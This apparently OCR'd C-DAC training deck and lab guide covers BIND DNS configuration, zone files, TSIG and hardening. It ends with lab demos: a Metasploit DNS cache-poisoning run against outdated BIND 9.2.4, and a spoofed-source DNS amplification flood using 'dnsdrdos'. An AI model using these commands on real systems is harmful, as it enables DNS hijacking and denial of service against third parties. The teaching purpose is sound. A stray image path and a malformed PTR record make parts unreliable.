- The **options** statement defines global server configuration options and sets defaults for other statements. The following options are defined in the default /etc/named.conf file:
- **listen-on**: Instructs named to listen on port 53 on the local system for both IPv4 and IPv6 queries
  directory: Specifies the default working directory for the named service
  allow-query: Specifies which IP addresses (localhost by default) are allowed to query the server
  recursion: Instructs the nameserver to perform recursive queries. Recursive queries cause a nameserver to query another nameserver if necessary to respond with an answer.
  dnssec-enable: Specifies that a secure DNS service is being used

/etc/named.conf: logging

- The logging statement turns on logging and causes messages to be written to the data/named.run file.
- The severity parameter controls the logging level.

```
logging {
        channel default_debug {
                file “data/named.run”;
                severity dynamic;
                };
        };
```

/etc/named.conf: Zone

- The default zone section specifies the initial set of root servers by using a **hint** zone, whose name is a period (.).
- This zone specifies that the nameserver must look in **/var/named/named.ca** for IP addresses of authoritative servers for the root domain when the nameserver starts or does not know which nameserver to query. The default zone section follows:
  - zone "." IN { type hint; file "named.ca"; };

/etc/named.conf: Include

- The **include** statement allows files to be included. This can be done for readability, ease of maintenance, or so that potentially sensitive data can be placed in a separate file with restricted permissions.
- This **include** statement includes the **/etc/named.rfc1912.zones** file as though it were present in this file.

Bind Configuration : RR

- DEMO
  - Configuration of Recursive Resolver

DNS Resource Records(RR)

- Unit of data in the Domain Name System
- Define attributes for a domain name.

Label	TTL	Class	Type	RData
www	3600	IN	A	192.168.0.1

- Most Common RR
  - SOA
  - A
  - MX
  - NS

The SOA Record

- **The first resource record is the Start of Authority (SOA) record, which contains general administrative and control information about the domain.**

@ IN SOA	Start Of Authority. Identifies the zone followed by options enclosed in brackets.
serial	Is manually incremented when data is changed. Secondary servers query the master server's serial number. If it has changed, the entire zone file is downloaded
refresh	Time in seconds before the secondary server should query the SOA record of the primary domain. This should be at least a day.
retry	Time interval in seconds before attempting a new zone transfer if the previous download failed
expire	Time after which the secondary server discards all zone data if it contact the primary server. Should be a week at least
minimum	This is the ttl for the cached data. The default is one day (86400 seconds) but should be longer on stable LANs

The “A” Record

- The “Address” record
- One or more normally defines a host
- Contains an IPv4 Address (the address computers use to uniquely identify each other on the internet)
- Eg.The record:

www A 202.141.136.157

In the cdacbangalore.in domain, defines the host uniquely identifiable as “www.cdacbangalore.in” to be reachable at the IPv4 Address 202.141.136.157

The "CNAME" Record

- A CNAME defines an alias
- The alias will then be resolved, if another CNAME is encountered then the process continues until an A record is found
- Eg. The record:

search CNAME www.google.com.

In the cdacbangalore.in domain, defines the name uniquely identifiable as "search.cdacbangalore.in" to be and alias to "www.google.com"

The "MX" Record

- An MX record defines the mail servers for a particular domain
- Mail eXchange records hold the name of hosts, and their priorities, able to deliver mail for the domain.
- Eg. The record:

cdac.in MX 10 trinetra.cdac.in

In the cdac.in domain, defines the host trinetra to be the priority 10 mail server for the "cdac.in" domain

The "NS" Record

- An NS record defines the authoritative Name servers for the domain.
- The "Name Server" records also define the name servers of children domains
- Eg. The record:


cdacbangalore.in NS md1.cdacmumbai.in In the cdacbangalore.in domain, defines the host "md1.cdacbangalore.in" to be a name sever for the "cdacbangalore.in" domain

Configuring Authoritative DNS Server

- DEMO
  - Configuration of Authoritative DNS Server
  - Reverse Lookup Configuration
  - Master Slave Configuration

Thank You

- Queries?



DNS HARDENING

Sanjay Adiwal
Principal Technical Officer
C-DAC Electronics City Bangalore

Contents

- What is DNS Hardening?
- Hardening Steps
  - **Audit your DNS zones**
  - **Keep your DNS servers up-to-date**
  - **Hide BIND version**
  - **Restrict Zone Transfers**
  - **Disable DNS recursion to prevent DNS poisoning attacks**
  - **Use isolated DNS servers**

DNS Hardening

- Audit your DNS zones
- Keep your DNS servers up-to-date
- Hide BIND version
- Restrict Zone Transfers
- Disable DNS recursion to prevent DNS poisoning attacks
- Use isolated DNS servers

Audit DNS Zones

- The most important thing you'll have to review apart from the DNS server main configuration is your DNS zone.
- As time passes, we tend to forget about test domain names or subdomains that sometimes run outdated software or unrestricted areas vulnerable to attack, or if an A record is showing an internal/reserved intranet area by mistake.

Keep your DNS servers up-to-date

- It is crucial to keep these packages up-to-date in order to prevent service exploits targeting bugs and vulnerabilities.
- Latest versions of all popular DNS servers include patches against known vulnerabilities, as well as support for security technologies like DNSSEC that are pretty useful in preventing DNS reflection attacks.

How can I update my bind server?

- On RHEL based distros you can update Bind by running:
  - yum update bind -y
- On Ubuntu and Debian based distros:
  - apt-get update bind9 bind9-host
- Restart the service to apply the changes:
  - service named restart
  - service bind9 restart

HIDE BIND VERSION

- An attacker could easily get your DNS server version by running a remote query like this:
  - dig @ns1.server.com -c CH -t txt version.bind
- If the server is not hiding the version number, it should return something like:
  - ;; ANSWER SECTION: VERSION.BIND. 0 CH TXT "named 9.8.2..."

How can I hide the BIND version?

- Edit your named.conf file, /etc/named.conf
- To hide your bind version just set this to something else, like:
  - version "Forbidden";

Restrict Zone Transfers

- Attackers can try to perform a DNS zone transfer in order to have a better understanding of your network topology.
- One of the things that can be done to prevent these kinds of tricks is to restrict which DNS servers are allowed to perform a zone transfer, or at least limit the allowed IP addresses that can make such requests.
- The best way to prevent this is by using an ACL.

How can I restrict DNS zone transfer to specific IP addresses?

- Edit named.conf file as follows
  - acl trusted-servers { 202.141.136.133; 202.141.136.132; };
  - zone cdac.in { type master; file “cdac.in-zone"; allow-transfer { trusted-servers; }; };
- **Testing your DNS zone transfer**
  - host -T axfr cdac.in

Disable DNS recursion to prevent DNS poisoning attacks

- DNS recursion is enabled by default on most Bind servers on all major Linux distributions, and this can lead to serious security issues, like DNS poisoning attacks, among others.
- The DNS server allows recursive queries for other domains that are actually not real master zones located on the same name server, this simply allows third-party hosts to query the name servers as they want.

How to Disable Recursion?

- This setting can also increase your exposure to DNS amplification attacks, that's why you should always disable DNS recursion on your DNS servers if your plan is not to receive recursive DNS queries.
- To disable recursion, /etc/named.conf
  - recursion no;

Use isolated DNS servers

- Having this DNS server isolated from the rest of your application servers will help to reduce the chance of getting hit by web application attacks.
- Close all unneeded server ports, stop unwanted OS services, filter your traffic using a firewall, and only allow basic services such as SSH and the DNS server itself. This will help a lot to mitigate the chances of a DNS attack.

Summary

- Hackers will always try to target your public services, researching to find weaknesses inside your Domain Name System.
- Having a solid DNS hardening policy will help to mitigate most of the attacks described above.

Thank You

- Queries/Discussion
- Sanjay Adiwal
  - sanjayadiwal@cdac.in
  - +91 9916938713

Recursive Server configurations on BIND.

1. Install bind

#yum install bind bind-utils

2. Configure BIND for Recursive server : open /etc/named.conf file and do following modifications:

#vi /etc/named.conf

listen on port 53 {IP address of your system};

allow-query {any};

3. Restart Bind Server

#systemctl restart named

4. Check Bind running or not?

#netstat -pant|more

5. Query to Recursive Server

#dig @your system ip address www.cdac.in

#nslookup

>server your-system-ip-address

>www.cdac.in

Authoritative Server configurations on BIND for "demo.in" domain.

1. Configure BIND for Authoritative server for domain "demo.in": open /etc/named.conf file and do following modifications:

```
#vi   /etc/named.conf

listen on port 53 {IP address of your system};

allow-query {any};

zone "demo.in" IN  {

        type master;

        file "demo-zone";

};
```

2. Configure Zone file "demo-zone" under /var/named/demo-zone

```
demo.in.   3600 IN     SOA  ns.demo.in.       root.demo.in.    (

                                        2020210100; Serial

                                        1D; Refresh Interval

                                        3H; Retry Interval

                                        1W; Expiry Interval

                                        1D; Minimum

                                        )

demo.in.   3600 IN     NS     ns.demo.in.
```

demo.in. 3600 IN A your-system-ip-address

ns.demo.in. 3600 IN A your-system-ip-address

www.demo.in. 3600 IN A 192.168.1.3

3. Restart Bind Server

#systemctl restart named

4. Check Bind running or not?

#netstat -pant|more

5. Query to Recursive Server

#dig @your system ip address www.demo.in

#nslookup

>server your-system-ip-address

>www.demo.in

Authoritative Server configurations on BIND for reverse lookup domain "4.168.192.in-addr.arpa".

1. Configure BIND for Authoritative server for domain "demo.in": open /etc/named.conf file and do following modifications:

#vi /etc/named.conf

listen on port 53 {IP address of your system};

allow-query {any};

zone "4.168.192.in-addr.arpa" IN {

type master;

file "rev-zone";

};

2. Configure Zone file "rev-zone" under /var/named/rev-zone

4.168.192.in-addr.arpa. 3600 IN SOA ns.demo.in.
root.demo.in. (

2020210100; Serial

1D; Refresh Interval

3H; Retry Interval

1W; Expiry Interval

1D; Minimum

)

4.168.192.in-addr.arpa. 3600 IN NS ns.demo.in.

1.4.168.192.in-addr.arpa. 3600 IN www.demo.in.

3. Restart Bind Server

#systemctl restart named

4. Check Bind running or not?

#netstat -pant|more

5. Query to Recursive Server

#dig @your system ip address -x 192.168.4.1

#nslookup

>server your-system-ip-address

>192.168.4.1

Master and Slave Authoritative Server configurations on BIND for "demo.in" domain.

Master Server Configuration

1. Configure BIND for Master Authoritative server for domain "demo.in": open /etc/named.conf file and do following modifications:

#vi /etc/named.conf

listen on port 53 {IP address of your system};

allow-query {any};

zone "demo.in" IN {

type master;

file "demo-zone";

};

2. Configure Zone file "demo-zone" under /var/named/demo-zone

demo.in. 3600 IN SOA ns.demo.in. root.demo.in. (

2020210100; Serial

1D; Refresh Interval

3H; Retry Interval

1W; Expiry Interval

1D; Minimum

)

demo.in. 3600 IN NS ns.demo.in.

demo.in. 3600 IN NS ns1.demo.in.

demo.in. 3600 IN A your-system-ip-address

ns.demo.in. 3600 IN A your-system-ip-address

ns1.demo.in. 3600 IN A Slave-system-ip-address

www.demo.in. 3600 IN A 192.168.1.3

3. Restart Bind Server

#systemctl restart named

4. Check Bind running or not?

#netstat -pant|more

5. Query to Recursive Server

#dig @your system ip address www.demo.in

#nslookup

>server your-system-ip-address

>www.demo.in

Slave Server Configuration

1. Configure BIND for Slave Authoritative server for domain "demo.in": open /etc/named.conf file and do following modifications:

#vi /etc/named.conf

listen on port 53 {IP address of your system};

allow-query {any};

zone "demo.in" IN {

type slave;

file "demo-zone";

masters {IP-Address-of-Master-Server;};

};

2. Restart Bind Server

#systemctl restart named

3. Check Bind running or not?

#netstat -pant|more

4. Query to Recursive Server

#dig @your system ip address www.demo.in

#nslookup

>server your-system-ip-address

>www.demo.in

Securing Master servers for "demo.in" domain using allow-transfer only to known slave servers.

Master Server Configuration

1. Configure BIND for Master Authoritative server for domain "demo.in": open /etc/named.conf file and do following modifications:

```
#vi   /etc/named.conf

listen on port 53 {IP address of your system};

allow-query {any};

zone "demo.in" IN  {

                type master;

                file "demo-zone";

                 allow-transfer { IP-Address-of-Slave-Server; };

};
```

2. Configure Zone file "demo-zone" under /var/named/demo-zone

```
demo.in.   3600 IN     SOA  ns.demo.in.       root.demo.in.    (

                                                2020210100; Serial

                                                1D; Refresh Interval

                                                3H; Retry Interval
```

1W; Expiry Interval

1D; Minimum

)

demo.in. 3600 IN NS ns.demo.in.

demo.in. 3600 IN NS ns1.demo.in.

demo.in. 3600 IN A your-system-ip-address

ns.demo.in. 3600 IN A your-system-ip-address

ns1.demo.in. 3600 IN A Slave-system-ip-address

www.demo.in. 3600 IN A 192.168.1.3

3. Restart Bind Server

#systemctl restart named

4. Check Bind running or not?

#netstat -pant|more

5. Query to Recursive Server

#dig @your system ip address www.demo.in

#nslookup

>server your-system-ip-address

>www.demo.in

Slave Server Configuration

1. Configure BIND for Slave Authoritative server for domain "demo.in": open /etc/named.conf file and do following modifications:

#vi /etc/named.conf

listen on port 53 {IP address of your system};

allow-query {any};

zone "demo.in" IN {

type slave;

file "demo-zone";

masters {IP-Address-of-Master-Server;};

};

2. Restart Bind Server

#systemctl restart named

3. Check Bind running or not?

#netstat -pant|more

4. Query to Recursive Server

#dig @your system ip address www.demo.in

#nslookup

>server your-system-ip-address

>www.demo.in

Master Slave secure communication through TSIG

Generate TSIG Keys:

#dnssec-keygen -a HMAC-MD5 -b 128 -n HOST ns-ns1.demo.in

Master Server Configurations

1. Configure BIND for Master Authoritative server for domain "demo.in": open /etc/named.conf file and do following modifications:

#vi /etc/named.conf

listen on port 53 {IP address of your system};

allow-query {any};

key ns-ns1.demo.in {

algorithm hmac-md5;

secret "Copy and Past secret from ns-ns1.demo.in.private file";

};

server IP-address-of-Slave-Server {

keys {ns-ns1.demo.in;};

};

zone "demo.in" IN {

```
        type master;
        file "demo-zone";
        allow-transfer {key ns-ns1.demo.in; };
};
```

2. Configure Zone file "demo-zone" under /var/named/demo-zone

```
demo.in.    3600 IN    SOA  ns.demo.in.      root.demo.in.    (
                                                2020210100; Serial
                                                1D; Refresh Interval
                                                3H; Retry Interval
                                                1W; Expiry Interval
                                                1D; Minimum
                                                )
demo.in.    3600 IN    NS    ns.demo.in.
demo.in.    3600 IN    NS    ns1.demo.in.
demo.in.    3600 IN    A     your-system-ip-address
ns.demo.in.      3600 IN    A     your-system-ip-address
ns1.demo.in.     3600 IN    A     Slave-system-ip-address
www.demo.in.     3600 IN    A     192.168.1.3
```

3. Restart Bind Server

#systemctl restart named

4. Check Bind running or not?

#netstat -pant|more

5. Query to Recursive Server

#dig @your system ip address www.demo.in

#nslookup

>server your-system-ip-address

>www.demo.in

Slave Server Configuration

1. Configure BIND for Slave Authoritative server for domain "demo.in": open /etc/named.conf file and do following modifications:

#vi /etc/named.conf

listen on port 53 {IP address of your system};

allow-query {any};

key ns-ns1.demo.in {

algorithm hmac-md5;

secret "Copy and Past secret from ns-ns1.demo.in.private file";

```
};
server IP-address-of-Master-Server {
        keys {ns-ns1.demo.in;};
};
zone "demo.in" IN  {
                type slave;
                file "demo-zone";
                masters {IP-Address-of-Master-Server;};
};
```

2. Restart Bind Server

#systemctl restart named

3. Check Bind running or not?

#netstat -pant|more

4. Query to Recursive Server

#dig @your system ip address www.demo.in

#nslookup

>server your-system-ip-address

>www.demo.in

1. Cache Poisoning Attack

CentOS7: DNS Server Bind Version 9.2.4

Install and Configure Bind Version 9.2.4 in Centos7

1. Remove bind
   #yum remove bind
2. Download bind-9.2.4.tar.gz file from 192.168.1.3/day2/ bind-9.2.4.tar.gz
3. Install gcc and make
   #yum –y install gcc make
4. Untar bind-9.2.4.tar.gz file
   #tar –zxvf bind-9.2.4 tar.gz
5. Install bind 9.2.4
   #cd bind-9.2.4
   #./configure
   #make
   #make install
6. Download named.conf file from 192.168.1.3/day2/named.conf
7. Download named.ca file from 192.168.1.3/day2/named.ca
8. Edit named.conf file
   #vi /root/Download/named.conf
   Listenon port 53 {your system IP address;};
9. Start named
   #named –c /root/Downlaod/named.conf
10. Check DNS is running or NOT
    #netstat –pant|more

KALI Linux: Attacker System

1. Run msfconsole from command
   #msfconsole
2. Set Options and RUN exploit
   >show options
   >set HOSTNAME www.cdac.in
   > set NEWADDR KALI-linux-IPADDR
   >set RHOSTS IP-ADDR-OF-CENTOS-BIND-9.2.4
   >run

2. Demonstration of DNS Reflection/Amplification attack.

1. Download list file from 192.168.1.3/day2/list

2. Download dnsdrdos.c from 192.168.1.3/day2/dnsdrdos.c

3. Install gcc

#yum -y install gcc

4. Compile dnsdrdos.c file

#gcc dnsdrdos.c -o dnsdrdos

5. Execute attack

#./dnsdrdos.o -f nameservers -d google.com -s 192.168.2.114 -l 10000000

In the above command, -f flag is for file name containing list of recursive DNS servers, -d tells domain name for query, -s is for spoofed IP address of the target system and -l for query loop count.